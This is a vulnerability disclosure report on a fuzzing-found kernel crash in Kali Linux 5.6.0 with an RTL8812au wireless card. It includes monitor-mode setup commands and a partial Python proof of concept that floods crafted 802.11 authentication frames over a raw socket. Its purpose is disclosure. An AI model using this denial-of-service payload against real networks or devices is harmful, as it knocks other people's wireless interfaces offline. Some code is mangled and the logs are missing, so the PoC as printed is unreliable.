### The Fuzz results in the Kali kernel Crash

### Vulnerability Overview

Based on the internal Fuzz test platform Zsniffer, compile the WIFI Authentication status model, and perform Fuzz test on its field variation, which causes the kernel Crash and the NIC down to drop.

### Affected Version

Kali kernel version: 5.6.0

### Environment Building

(1) Environment Information

Operating system: Kali


Kernel version: Linux kali 5.6.0-kali2-amd64 #1 SMP Debian 5.6.14-1kali1 (2020-05-25) x86\_64 GNU/Linux

Wireless NIC chip type: RTL8812au

Python version: 2.7.18

(2) Environment Building

Use a router based on the Qualcomm X55 platform to start the router. Connect the kali system as a client to the wireless NIC. The following shows the NIC Wlan0:



### Vulnerability Reproduction


(1) Enables the monitoring mode.

ip link set wlan0 down

iw dev wlan0 set type monitor

ip link set wlan0 up

The parameters are as follows:



(2) Some POC contents are as follows:

AP\_MAC = "00:22:66:88:22:00"

STA\_MAC = "00:13:ef:f1:04:ef"

ETH\_P\_ALL = 3

IFACE = "wlan0"

def mac2str(mac):

return "".join(map(lambda x: chr(int(x, 16)), mac.split(":")))

RADIO = "\x00"

RADIO += "\x00"

RADIO += "\x24\x00"

RADIO += "\x2f\x40\x00\xa0"

RADIO += "\x20\x08\x00\x00"

RADIO += "\x00\x00\x00\x00"

RADIO += "\x27"

RADIO += "\x43"

RADIO += "\x6e\x25"

RADIO += "\xa0\x00"

RADIO += "\x00\x00"

RADIO += "\x10\x02"

RADIO += "\x6c\x09"

RADIO += "\xa0\x00"

RADIO += "\xd0\x00"

RADIO += "\x00"

RADIO += "\x00"

RADIO += "\xd0"

RADIO += "\x00"

AUTH\_REQ\_OPEN = RADIO + "\xB0" # Type/Subtype

AUTH\_REQ\_OPEN += "\x08" # Flags

AUTH\_REQ\_OPEN += "\xc3\x50" # Duration ID

AUTH\_REQ\_OPEN += mac2str(AP\_MAC) # Desti8nation address

AUTH\_REQ\_OPEN += mac2str(STA\_MAC) # Source address

AUTH\_REQ\_OPEN += mac2str(AP\_MAC) # BSSID

AUTH\_REQ\_OPEN += "\x00\x00" # Sequence control

AUTH\_REQ\_OPEN += "\x00\x00" # Authentication algorithm (open)

AUTH\_REQ\_OPEN += "\x01\x00" # Authentication sequence number

AUTH\_REQ\_OPEN += "\x00\x00" # Authentication status

AUTH\_REQ\_OPEN += "\x1f\xd8" # Authentication status

AUTH\_REQ\_OPEN += "\x5a\x07" # Authentication status

AUTH\_REQ\_HDR = AUTH\_REQ\_OPEN[:-6]

def start\_fuzz():

s = socket.socket(socket.AF\_PACKET, socket.SOCK\_RAW, socket.htons(ETH\_P\_ALL))

s. Bind((IFACE, ETH\_P\_ALL))

while True:


s. Send(AUTH\_REQ\_OPEN)

print("send msg",AUTH\_REQ\_OPEN)


### Reproduction Result

After using the wireless NIC of the chip type RTL8812au for the test, we find that the NIC is down. After the test on the status of 802.11 protocol authentication not establishing connection, it is found that the wireless NIC is down. According to a preliminary analysis, this problem is caused by the kernel Crash.


The following figure shows the fault.



At the same time, Wireshark cannot continue to capture packets because the NIC is down.



By viewing the information of the kernel invocation link, the following error logs are reported. According to the analysis, it is the kernel Crash that causes the NIC to be down.



Attachments:

